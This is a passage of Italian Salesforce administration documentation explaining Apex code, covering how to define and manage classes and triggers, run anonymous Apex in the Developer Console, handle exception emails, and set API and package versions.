Scheda	Accedere alla scheda di un oggetto.	• Gruppo di annunci • Campagna • Caso • Referente • Contratto • Campagna Google • Parola chiave • Lead • Opportunità • Prodotto • Frase di ricerca • Versione SFGA • Soluzione • Annuncio testuale

Visualizza	Visualizzare un record.	• Attività • Gruppo di annunci • Asset • Campagna • Membro campagna • Caso • Referente • Contratto • Evento • Campagna Google • Parola chiave • Lead • Opportunità • Prodotto opportunità • Prodotto • Frase di ricerca • Versione SFGA • Soluzione • Annuncio testuale • Oggetti personalizzati
ViewAllCampaignMembers	Visualizzare un elenco di tutti i membri campagna.	Campagna
ViewCampaignInfluenceReport	Visualizzare il rapporto Campagne con opportunità influenzate.	Campagna
ViewPartnerPortalUser	Visualizzare un elenco di tutti gli utenti del Portale partner.	Referente
ViewSelfService	Visualizzare un elenco di tutti gli utenti Self-Service.	Referente
YahooMaps	Tracciare un indirizzo su Yahoo! Maps.	• Account • Referente • Lead
YahooWeather	Visualizzare `http://weather.yahoo.com/`.	Referente

VEDERE ANCHE:

Descrizione delle variabili globali

Apex Code

Panoramica su Apex Code

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Apex è un linguaggio di programmazione fortemente tipizzato e orientato agli oggetti, che consente di eseguire istruzioni di controllo del flusso e delle transazioni su un server con piattaforma Force.com in combinazione con le chiamate all'API Force.com. Mediante una sintassi dall'aspetto simile a Java e dal funzionamento simile alle procedure memorizzate in un database, Apex consente agli sviluppatori di aggiungere una logica applicativa alla maggior parte degli eventi di sistema, compresi i clic sui pulsanti, gli aggiornamenti dei record correlati e le pagine Visualforce. Apex code può essere avviato da richieste di servizi Web e da trigger per gli oggetti.

Apex può essere memorizzato sulla piattaforma in due forme diverse:

- Una *classe* è un modello in base al quale vengono creati gli oggetti Apex. Le classi sono composte da altre classi, metodi definiti dagli utenti, variabili, tipi di eccezioni e codice di inizializzazione statico. Da Imposta, immettere `Classi Apex` nella casella `Ricerca veloce`, quindi selezionare **Classi Apex**. Vedere Gestione delle classi Apex a pagina 56.
- Un *trigger* è un Apex code che viene eseguito prima o dopo che si sono verificati eventi DML (Data Manipulation Language) specifici, ad esempio prima che i record di oggetti vengano inseriti nel database o dopo che i record sono stati eliminati. I trigger vengono memorizzati come metadati in Salesforce. Un elenco di tutti i trigger dell'organizzazione è disponibile nella pagina Trigger Apex in Imposta. Vedere Gestione dei trigger Apex a pagina 57.

Apex in genere viene eseguito nel contesto di sistema, ovvero le autorizzazioni dell'utente corrente, la protezione a livello di campo e le regole di condivisione non vengono prese in considerazione durante l'esecuzione del codice.

È necessario che almeno il 75% del proprio Apex sia coperto dai test di unità per distribuire il codice agli ambienti di produzione. Inoltre, tutti i trigger devono avere almeno alcune coperture di test. Vedere Informazioni sui test di unità Apex a pagina 296.

Dopo avere creato classi e trigger, nonché i test, riprodurre l'esecuzione utilizzando la Console sviluppatore.

Nota: È possibile aggiungere, modificare o eliminare Apex tramite l'interfaccia utente di Salesforce solo in un'organizzazione Developer Edition, in un'organizzazione di prova Enterprise Edition di Salesforce o in un'organizzazione Sandbox. In un'organizzazione di produzione Salesforce, è possibile apportare modifiche all'Apex solo utilizzando la chiamata `deploy` dell'API metadati, Force.com IDE o lo strumento di migrazione Force.com. Force.com IDE e lo strumento di migrazione Force.com sono risorse gratuite fornite da Salesforce a supporto dei propri utenti e partner, ma non sono considerati parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.

Per ulteriori informazioni sulla sintassi e l'utilizzo di Apex, vedere il manuale *Force.com Apex Code Developer's Guide*.

Guida per sviluppatore Apex e strumenti per sviluppatore

Il documento Apex Code Developer's Guide è il riferimento completo per il linguaggio di programmazione Apex. L'Apex Code Developer's Guide spiega inoltre la sintassi del linguaggio, come richiamare Apex, come lavorare con i limiti, come scrivere i test e molto altro ancora. Per scrivere il codice Apex, è possibile scegliere tra diversi strumenti di Salesforce e di terze parti.

- *Force.com Apex Code Developer's Guide*

Utilizzare i seguenti strumenti per scrivere il codice Apex:

- Console sviluppatore Force.com
- Plug-in IDE Force.com per Eclipse
- Editor di codice dell'interfaccia utente di Salesforce

Eseguire una ricerca sul Web per trovare le risorse IDE di Salesforce create da sviluppatori di terze parti.

Definizione di classi Apex

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:

- "Apex Autore"

Le classi Apex sono memorizzate in Salesforce sotto forma di metadati.

 Nota: È possibile aggiungere, modificare o eliminare Apex tramite l'interfaccia utente di Salesforce solo in un'organizzazione Developer Edition, in un'organizzazione di prova Enterprise Edition di Salesforce o in un'organizzazione Sandbox. In un'organizzazione di produzione Salesforce, è possibile apportare modifiche all'Apex solo utilizzando la chiamata `deploy` dell'API metadati, Force.com IDE o lo strumento di migrazione Force.com. Force.com IDE e lo strumento di migrazione Force.com sono risorse gratuite fornite da Salesforce a supporto dei propri utenti e partner, ma non sono considerati parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.

Per creare una classe:

1. Da Imposta, immettere *`Classi Apex`* nella casella `Ricerca veloce`, quindi selezionare **Classi Apex**.
2. Fare clic su **Nuovo**.
3. Fare clic su **Impostazioni versione** per specificare la versione di Apex e API utilizzata con questa classe. Se l'organizzazione ha installato pacchetti gestiti da AppExchange, è possibile specificare anche quale versione di ciascun pacchetto gestito utilizzare con questa classe. Utilizzare i valori predefiniti per tutte le versioni. In questo modo, la classe viene associata alla versione più recente di Apex, dell'API e a ciascun pacchetto gestito. È possibile specificare una versione precedente di un pacchetto gestito se si desidera accedere a funzionalità o componenti diversi da quelli presenti nella versione più recente. È possibile specificare una versione precedente di Apex e dell'API per mantenere un determinato comportamento.
4. Nell'editor della classe, immettere l'Apex code per la classe. Una singola classe può avere una lunghezza massima di 1 milione di caratteri, esclusi i commenti, i metodi di test e le classi definite mediante `@isTest`.
5. Fare clic su **Salva** per salvare le modifiche e tornare alla pagina dei dettagli della classe oppure fare clic su **Salvataggio rapido** per salvare le modifiche e continuare a modificare la classe. Per poter salvare la classe, è necessario compilare la classe Apex in modo corretto.

Una volta salvate, le classi possono essere richiamate mediante i metodi o le variabili di classe da qualunque altro Apex code, ad esempio un trigger.

 Nota: Per facilitare la compatibilità retroattiva, le classi vengono memorizzate con le impostazioni di versione di una versione specifica di Apex e dell'API. Se la classe Apex fa riferimento a componenti di pacchetti gestiti installati, ad esempio un oggetto personalizzato, vengono salvate anche le impostazioni di versione per ogni pacchetto gestito a cui la classe fa riferimento. Inoltre, le classi vengono memorizzate con un flag `IsValid` che rimane impostato su `true` finché i metadati dipendenti non cambiano rispetto all'ultima compilazione della classe. Se vengono apportate modifiche ai nomi o ai campi di oggetti utilizzati nella classe, comprese variazioni superficiali, come quelle apportate alla descrizione di un oggetto o di un campo o se vengono apportate modifiche a una classe che chiama questa classe, il flag `isValid` viene impostato su `false`. Quando un trigger o una chiamata a un servizio Web richiama la classe, il codice viene ricompilato e l'utente viene informato in caso di errori. In caso di assenza di errori, il flag `isValid` viene reimpostato su `true`.

VEDERE ANCHE:

Gestione delle classi Apex

Visualizzazione delle classi Apex

Gestione delle impostazioni di versione per Apex

Definizione di trigger Apex

I trigger Apex sono memorizzati nell'applicazione come metadati sotto l'oggetto a cui sono associati.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

Oggetti standard, Campagne, Casi ed Email non sono disponibili nella versione **Database.com Edition**.

AUTORIZZAZIONI UTENTE

Per definire i trigger Apex:

- "Apex autore"

 Nota: È possibile aggiungere, modificare o eliminare Apex tramite l'interfaccia utente di Salesforce solo in un'organizzazione Developer Edition, in un'organizzazione di prova Enterprise Edition di Salesforce o in un'organizzazione Sandbox. In un'organizzazione di produzione Salesforce, è possibile apportare modifiche all'Apex solo utilizzando la chiamata `deploy` dell'API metadati, Force.com IDE o lo strumento di migrazione Force.com. Force.com IDE e lo strumento di migrazione Force.com sono risorse gratuite fornite da Salesforce a supporto dei propri utenti e partner, ma non sono considerati parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.

1. Dalle impostazioni di gestione dell'oggetto per il quale si desidera accedere ai trigger, accedere a Trigger.

   Suggerimento: Per gli oggetti standard Allegato, Documento contenuto e Nota non è possibile creare trigger nell'interfaccia utente Salesforce. Per questi oggetti, i trigger si possono creare tramite strumenti di sviluppo quali la Console sviluppatore o l'IDE Force.com. In alternativa si può utilizzare anche l'API dei metadati.

2. Nell'elenco Trigger, fare clic su **Nuovo**.
3. Fare clic su Impostazioni versione per specificare la versione di Apex e l'API utilizzata con questo trigger. Se l'organizzazione ha installato pacchetti gestiti da AppExchange, è possibile specificare anche quale versione di ciascun pacchetto utilizzare con questo trigger. Utilizzare i valori predefiniti per tutte le versioni. In questo modo, il trigger viene associato alla versione più recente di Apex, dell'API e di ciascun pacchetto gestito. È possibile specificare una versione precedente di un pacchetto gestito se si desidera accedere a funzionalità o componenti diversi da quelli presenti nella versione più recente.
4. Fare clic su Trigger Apex e selezionare la casella di controllo `È attivo` se il trigger deve essere compilato e abilitato. Lasciarla deselezionata se si desidera solo memorizzare il codice nei metadati dell'organizzazione. Questa casella di controllo è selezionata per impostazione predefinita.
5. Nella casella di testo `Corpo`, immettere l'Apex per il trigger. Un singolo trigger può avere una lunghezza massima di 1 milione di caratteri.

   Per definire un trigger, utilizzare la sintassi seguente:

```
trigger TriggerName on ObjectName (trigger_events) {
   code_block
}
```

   dove *`trigger_events`* può essere un elenco separato da virgole contenente uno o più degli eventi seguenti:

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

Nota: Un trigger richiamato da `insert`, `delete` o `update` di un evento o di un'operazione ricorrenti genera un errore di esecuzione se il trigger viene richiamato in massa dall'API Force.com.

6. Fare clic su **Salva**.

Nota: i trigger vengono memorizzati con un flag `IsValid` che rimane impostato su `true` finché i metadati dipendenti non cambiano rispetto all'ultima compilazione del trigger. Se vengono apportate modifiche ai nomi o ai campi di oggetti utilizzati nel trigger, comprese variazioni superficiali, come quelle apportate alla descrizione di un oggetto o di un campo, il flag `isValid` è impostato su `false` fino a quando il compilatore Apex non rielabora il codice. La ricompilazione viene effettuata alla successiva esecuzione del trigger o quando un utente salva nuovamente il trigger nei metadati.

Se un campo di ricerca fa riferimento a un record eliminato, Salesforce cancella il valore del campo di ricerca per impostazione predefinita. In alternativa è possibile decidere di impedire l'eliminazione dei record se si trovano in una relazione di ricerca.

VEDERE ANCHE:

Gestione dei trigger Apex

Gestione delle impostazioni di versione per Apex


Esecuzione di Apex Code anonimo

La Console sviluppatore consente di eseguire Apex Code come un altro modo per generare dei registri debug che coprono una specifica logica di applicazione.

Autorizzazioni utente richieste	
Per eseguire Apex Code anonimo:	"Apex autore"

Lo strumento Execute Anonymous Apex (Esecuzione di Apex Code anonimo) nella Console sviluppatore esegue l'Apex Code inserito utilizzando `ExecuteAnonymous` e genera un registro debug con i risultati dell'esecuzione.

Avvertenza: Se si chiama una classe che contiene un `testMethod`, vengono eseguite tutte le istruzioni DML del metodo di test. Questo può provocare l'inserimento di dati indesiderati nell'organizzazione.

1. Fare clic su **Debug** > **Open Execute Anonymous Window (Apri finestra di esecuzione anonima)** per aprire la finestra Enter Apex Code (Inserisci Apex Code).

Enter Apex Code

```
1  Integer int1 = 0;
2
3  void myProcedure1() {
4      myProcedure2();
5  }
6
7  void myProcedure2() {
8      int1++;
9  }
10
11 myProcedure1();
12
```

Open Log | Execute | Execute Highlighted

2. Inserire il codice da eseguire nella finestra Enter Apex Code (Inserisci Apex Code) o fare clic su per aprire l'editor di codice in una nuova finestra del browser. Per aprire automaticamente il registro debug risultante al termine dell'esecuzione, selezionare **Open Log (Apri registro)**.

   Nota: Nel codice anonimo non è possibile utilizzare il comando `static` della tastiera.

3. Eseguire il codice:
   a. Per eseguire tutto il codice nella finestra, fare clic su **Execute** (Esegui) o premere CTRL+E.
   b. Per eseguire determinate righe di codice, selezionare le righe e fare clic su **Execute Highlighted** (Esegui evidenziate) o premere CTRL+MAIUSC+E.

4. Se si è selezionato **Open Log** (Apri registro), il registro si apre automaticamente nel Log Inspector (Controllo registri). Dopo l'esecuzione del codice, il registro debug viene elencato nella scheda **Logs (Registri)**. Fare doppio clic sul registro per aprirlo nel Log Inspector (Controllo registri).

5. Per eseguire nuovamente lo stesso codice senza apportare modifiche, fare clic su **Debug** > **Execute Last (Esegui ultimo)**. Se si desidera modificare il codice, fare clic su **Debug** > **Open Execute Anonymous Window (Apri finestra di esecuzione anonima)** per aprire la finestra Enter Apex Code (Inserisci Apex Code) con la voce precedente.

VEDERE ANCHE:

Menu Debug

Log Inspector (Controllo registri)

Utilizzo dei registri debug

Scheda Logs (Registri)

Che cosa accade quando si verifica un'eccezione Apex

Quando si verifica un'eccezione, l'esecuzione del codice si arresta. Tutte le operazioni DML elaborate prima dell'eccezione vengono ritirate e non vengono confermate nel database. Le eccezioni vengono registrate nei registri debug. Per le eccezioni non gestite, cioè per le eccezioni che il codice non è in grado individuare, Salesforce invia un messaggio email che include informazioni sull'eccezione. L'utente finale visualizza un messaggio di errore nell'interfaccia utente Salesforce.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per accedere alla pagina Apex Exception Email Setup (Impostazione email eccezione Apex)
- "Visualizza impostazione"

Per scrivere Apex code
- "Apex autore"


Per utilizzare Tooling API
- "API abilitata"

Messaggi email per le eccezioni non gestite

Quando si verificano eccezioni Apex non gestite, vengono inviati dei messaggi email che includono la traccia dello stack Apex e l'ID dell'utente e dell'organizzazione del cliente. Il rapporto non restituisce altri dati del cliente. I messaggi email relativi alle eccezioni non gestite vengono inviati per impostazione predefinita allo sviluppatore specificato nel campo `LastModifiedBy` sulla classe o sul trigger che presenta l'errore. Inoltre, è possibile che vengano inviati messaggi email agli utenti dell'organizzazione Salesforce e a indirizzi email arbitrari. Per impostare queste notifiche tramite email, da Imposta, immettere *`Email eccezione Apex`* nella casella `Ricerca veloce`, quindi selezionare **Email eccezione Apex**. È anche possibile configurare le email delle eccezioni Apex utilizzando l'oggetto ApexEmailNotification Tooling API.

 Nota: se si verificano eccezioni duplicate in Apex code che vengono eseguite in modalità sincrona, le email delle eccezioni successive vengono eliminate e viene inviato solo il primo messaggio email. Questa eliminazione dei messaggi email evita che la posta in arrivo dello sviluppatore venga sovraccaricata con messaggi email relativi allo stesso errore. Per Apex in modalità asincrona, inclusi i batch Apex e i metodi annotati con `@future`, i messaggi email per le eccezioni duplicate non vengono eliminati.

Eccezioni non gestite nell'interfaccia utente

Se un utente finale incontra un'eccezione che si è verificata in Apex code durante l'utilizzo dell'interfaccia utente standard, viene visualizzato un messaggio di errore, che include un testo simile alla notifica mostrata di seguito.

Gestione delle eccezioni Apex nei pacchetti gestiti

Quando si crea un pacchetto gestito per Force.com AppExchange, è possibile specificare un utente in modo che riceva una notifica via email quando si verifica un'eccezione che non è rilevata da Apex. Le eccezioni non rilevate possono essere sollevate da:

- Un'azione Visualforce o un metodo getter
- Un metodo servizio Web
- Un trigger

Il messaggio email inviato ha il seguente formato:

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition** ed **Enterprise Edition**

AUTORIZZAZIONI UTENTE

Per creare pacchetti:
- "Crea pacchetti Force.com AppExchange"

Per caricare pacchetti:
- "Carica pacchetti Force.com AppExchange"

Per creare Apex:
- "Apex autore"

```
----------------------------------------------------------------------------- Subject:
Developer script exception from CLASSNAME Apex script unhandled trigger exception by
user/organization: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
--------------------------------------------------------------------------------
```

Ad esempio:

```
------------------------------------------------------------------------------- From:
Apex Application? <info@salesforce.com> To: joeuser@salesforce.com
<joeuser@salesforce.com> Subject: Developer script exception from Gack WS? Date: Mon,
26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger exception
by user/organization: 010x0000000rfPg/00Fx00000009ejj TestException.Test Exception?:
Gack WS exception Class.Gack WS?.gackTestException: line 4, column 11
--------------------------------------------------------------------------------
```

Il numero di messaggi email generati per lo stesso errore è limitato a 10 messaggi con lo stesso oggetto in un lasso di tempo di 60 secondi.

Gestione delle classi Apex

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition** ed **Enterprise Edition**

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:

- "Apex Autore"

Una classe Apex è un modello in base al quale vengono creati gli oggetti Apex. Le classi sono composte da altre classi, metodi definiti dagli utenti, variabili, tipi di eccezioni e codice di inizializzazione statico. Una volta salvati correttamente, i metodi o le variabili delle classi possono essere chiamati da altro Apex code oppure mediante l'API SOAP (o il Toolkit AJAX) per i metodi che sono stati designati con la parola chiave `webService`.

La pagina Classi Apex consente di creare e gestire le classi Apex. Per accedere alla pagina Classi Apex, immettere *`Classi Apex`* nella casella `Ricerca veloce`, quindi selezionare **Classi Apex**. Per disporre di ulteriori funzionalità di sviluppo, utilizzare la Console sviluppatore.

Per creare una classe Apex, dalla pagina Classi Apex fare clic su **Nuova** e scrivere l'Apex code nell'editor.

Gli sviluppatori possono scrivere i metodi delle classi in base alla sintassi descritta nel manuale *Force.com Apex Code Developer's Guide*, ma le classi possono anche essere generate automaticamente utilizzando un documento WSDL memorizzato su un disco rigido locale o su una rete. La creazione di una classe mediante un documento WSDL consente agli sviluppatori di effettuare delle chiamate al servizio Web esterno nel proprio Apex. Dalla pagina Classi Apex, fare clic su **Genera da WSDL** per generare una classe Apex da un documento WSDL.

Una volta creata una classe Apex, è possibile effettuare una delle operazioni seguenti:

- Fare clic su **Modifica** accanto al nome della classe per modificarne il contenuto in un semplice editor.
- Fare clic su **Canc** accanto al nome della classe per eliminare la classe dall'organizzazione.

  Nota:

  - È possibile aggiungere, modificare o eliminare Apex tramite l'interfaccia utente di Salesforce solo in un'organizzazione Developer Edition, in un'organizzazione di prova Enterprise Edition di Salesforce o in un'organizzazione Sandbox. In un'organizzazione di produzione Salesforce, è possibile apportare modifiche all'Apex solo utilizzando la chiamata `deploy` dell'API metadati, Force.com IDE o lo strumento di migrazione Force.com. Force.com IDE e lo strumento di migrazione Force.com sono risorse gratuite fornite da Salesforce a supporto dei propri utenti e partner, ma non sono considerati parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.
  - Non è possibile eliminare una classe specificata come controller per una pagina Visualforce o un componente.
  - Un'icona indica che una classe Apex è stata rilasciata in un pacchetto gestito. Le classi Apex nei pacchetti hanno delle considerazioni speciali.
  - Un'icona indica che un pacchetto gestito installato contiene una classe Apex. Non è possibile modificare o eliminare una classe in un pacchetto gestito.
  - Un'icona indica che una classe Apex di un pacchetto gestito rilasciato in precedenza sarà eliminata al prossimo caricamento di pacchetti. È possibile decidere di annullare l'eliminazione della classe Apex tramite la pagina dei dettagli del pacchetto.

- Se una classe Apex ha dei metodi definiti come `webService`, è possibile fare clic su **WSDL** accanto al nome della classe per generare un documento WSDL in base ai contenuti della classe. Il documento contiene tutte le informazioni necessarie a un client per utilizzare i metodi servizi Web Apex. Tutti i metodi di classe con la parola chiave `webService` vengono inclusi nel documento WSDL risultante.

- Fare clic su **Protezione** accanto al nome della classe per selezionare i profili a cui è consentito eseguire i metodi nella classe da punti di ingresso di massimo livello quali i metodi servizi Web. Per le classi che sono installate nell'organizzazione nell'ambito di un pacchetto gestito, questo link viene visualizzato solo per quelle definite come `global`.
- Fare clic su **Stima la copertura codice dell'organizzazione** per verificare quale percentuale dell'Apex Code della propria organizzazione è attualmente coperta dai test di unità. Questa percentuale è basata sui risultati dei test più recenti già eseguiti. Se non sono disponibili risultati dei test, la copertura del codice sarà 0%.
- Se sono presenti test di unità in almeno una classe Apex, fare clic su **Esegui tutti i test** per eseguire tutti i test di unità nell'organizzazione.
- Fare clic su **Compila tutte le classi** per compilare tutte le classi Apex della propria organizzazione. Se vi sono classi installate da un pacchetto gestito che contengono metodi di test o sono classi di test, è necessario compilarle prima di visualizzarle ed eseguirle dalla pagina Esecuzione test Apex. Le classi dei pacchetti gestiti possono essere compilate solo mediante il link **Compila tutte le classi** in quanto non possono essere salvate. In caso contrario, il salvataggio delle classi Apex che non appartengono a un pacchetto gestito fa sì che vengano compilate nuovamente. Questo link esegue la compilazione di tutte le classi Apex dell'organizzazione, che provengano o meno da un pacchetto gestito.

Nota: Il prefisso spazio dei nomi viene aggiunto a classi e trigger Apex, componenti e pagine Visualforce, modelli di marca, cartelle, S-Control, risorse statiche, link Web e tipi di rapporto personalizzati se sono inclusi in un pacchetto gestito. Tuttavia, se non si dispone di autorizzazioni per le applicazioni personalizzate, il campo del prefisso spazio dei nomi non viene visualizzato per i modelli di marca, le cartelle e i tipi di rapporto personalizzati.

VEDERE ANCHE:

Definizione di classi Apex

Visualizzazione delle classi Apex

Gestione dei trigger Apex

Un trigger è un Apex code che viene eseguito prima o dopo che si sono verificati eventi DML (Data Manipulation Language) specifici, ad esempio prima che i record di oggetti vengano inseriti nel database o dopo che i record sono stati eliminati.

I trigger vengono memorizzati come metadati in Salesforce. Un elenco di tutti i trigger dell'organizzazione è disponibile nella pagina Trigger Apex in Imposta. I trigger sono anche associati e memorizzati con oggetti specifici e vengono elencati nelle impostazioni di gestione degli oggetti per ogni oggetto. Per disporre di ulteriori funzionalità di sviluppo, utilizzare la Console sviluppatore.

Nota: Il prefisso spazio dei nomi viene aggiunto a classi e trigger Apex, componenti e pagine Visualforce, modelli di marca, cartelle, S-Control, risorse statiche, link Web e tipi di rapporto personalizzati se sono inclusi in un pacchetto gestito. Tuttavia, se non si dispone di autorizzazioni per le applicazioni personalizzate, il campo del prefisso spazio dei nomi non viene visualizzato per i modelli di marca, le cartelle e i tipi di rapporto personalizzati.

Fare clic su **Nuovo** per creare un trigger Apex.

Nota: è possibile creare trigger solo dall'oggetto associato e non dalla pagina dei trigger Apex.

Una volta creato un trigger Apex:

- Fare clic su **Modifica** accanto al nome del trigger per modificarne il contenuto in un semplice editor.
- Fare clic su **Canc** accanto al nome del trigger per eliminarlo dall'organizzazione.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare e mostrare le dipendenze dei trigger Apex:

- "Apex autore"

Nota:

- È possibile aggiungere, modificare o eliminare Apex tramite l'interfaccia utente di Salesforce solo in un'organizzazione Developer Edition, in un'organizzazione di prova Enterprise Edition di Salesforce o in un'organizzazione Sandbox. In un'organizzazione di produzione Salesforce, è possibile apportare modifiche all'Apex solo utilizzando la chiamata `deploy` dell'API metadati, Force.com IDE o lo strumento di migrazione Force.com. Force.com IDE e lo strumento di migrazione Force.com sono risorse gratuite fornite da Salesforce a supporto dei propri utenti e partner, ma non sono considerati parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.
- Un'icona indica che un pacchetto gestito installato contiene un trigger Apex. Non è possibile modificare o eliminare un trigger in un pacchetto gestito.
- Un'icona indica che un trigger Apex di un pacchetto gestito rilasciato in precedenza sarà eliminato al prossimo caricamento di pacchetti. È possibile decidere di annullare l'eliminazione del trigger Apex tramite la pagina dei dettagli del pacchetto.

VEDERE ANCHE:

Definizione di trigger Apex

Gestione delle impostazioni di versione per Apex

Per facilitare la compatibilità retroattiva, le classi vengono memorizzate con le impostazioni di versione di una versione specifica di Apex e dell'API. Se la classe Apex fa riferimento a componenti di pacchetti gestiti installati, ad esempio un oggetto personalizzato, vengono salvate anche le impostazioni di versione per ogni pacchetto gestito a cui la classe fa riferimento. Questo garantisce che, all'evolversi di Apex, dell'API e dei componenti nei pacchetti gestiti nelle versioni successive, una classe o un trigger siano sempre collegati alle versioni con un comportamento specifico e noto.

La versione di un pacchetto è un numero che rappresenta l'insieme di componenti caricati in un pacchetto. Il numero della versione ha il formato *`majorNumber.minorNumber.patchNumber`* (ad esempio, 2.1.3). In caso di rilascio principale, i numeri principale e secondario vengono aumentati a un valore determinato. Il *`patchNumber`* viene generato e aggiornato soltanto per i rilasci patch. Gli autori della pubblicazione possono utilizzare le versioni di pacchetto per far evolvere i componenti dei pacchetti gestiti in modo fluido rilasciando le versioni successive in modo da non interrompere le integrazioni esistenti dei clienti che utilizzano il pacchetto.

Per impostare la versione dell'API Salesforce e di Apex per una classe o un trigger:

1. Modificare una classe o un trigger e fare clic su **Impostazioni versione**.
2. Selezionare la `Versione` dell'API Salesforce. Corrisponde anche alla versione di Apex associata alla classe o al trigger.
3. Fare clic su **Salva**.

Per configurare le impostazioni della versione del pacchetto per una classe o un trigger:

1. Modificare una classe o un trigger e fare clic su **Impostazioni versione**.
2. Selezionare una `Versione` per ogni pacchetto gestito a cui la classe o il trigger fanno riferimento. Questa versione del pacchetto gestito continuerà a essere utilizzata dalla classe o trigger anche nel caso vengano installate versioni successive, a meno che non si aggiorni manualmente l'impostazione di versione. Per aggiungere un pacchetto gestito installato all'elenco delle impostazioni, selezionarlo dall'elenco dei pacchetti disponibili. L'elenco viene visualizzato solo se è installato un pacchetto gestito che non sia già associato alla classe o al trigger.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

I pacchetti gestiti non sono disponibili nella versione **Database.com Edition**.

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:

- "Apex Autore"

3. Fare clic su **Salva**.

Prestare attenzione ai seguenti punti quando si utilizzano le impostazioni di versione dei pacchetti:

- Se si salva una classe o un trigger Apex che fa riferimento a un pacchetto gestito senza specificarne una versione, per impostazione predefinita la classe o il trigger Apex vengono associati all'ultima versione installata del pacchetto gestito.
- Non è possibile **rimuovere** l'impostazione di versione di una classe o un trigger per un pacchetto gestito, se la classe o il trigger fanno riferimento al pacchetto. Utilizzare **Mostra dipendenze** per trovare i riferimenti al pacchetto gestito da parte di una classe o di un trigger.

Visualizzazione delle classi Apex

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:

- "Apex Autore"

Dopo aver creato una classe, è possibile visualizzare il codice contenuto nella stessa, nonché l'API in base al quale è stata salvata la classe e verificare se la classe è valida o attiva. Da Imposta, immettere `Classi Apex` nella casella `Ricerca veloce`, quindi selezionare **Classi Apex** e fare clic sul nome della classe da visualizzare. Durante la visualizzazione di una classe, è possibile effettuare una delle operazioni seguenti.

- Fare clic su **Modifica** per apportare le modifiche alla classe.

  Nota:

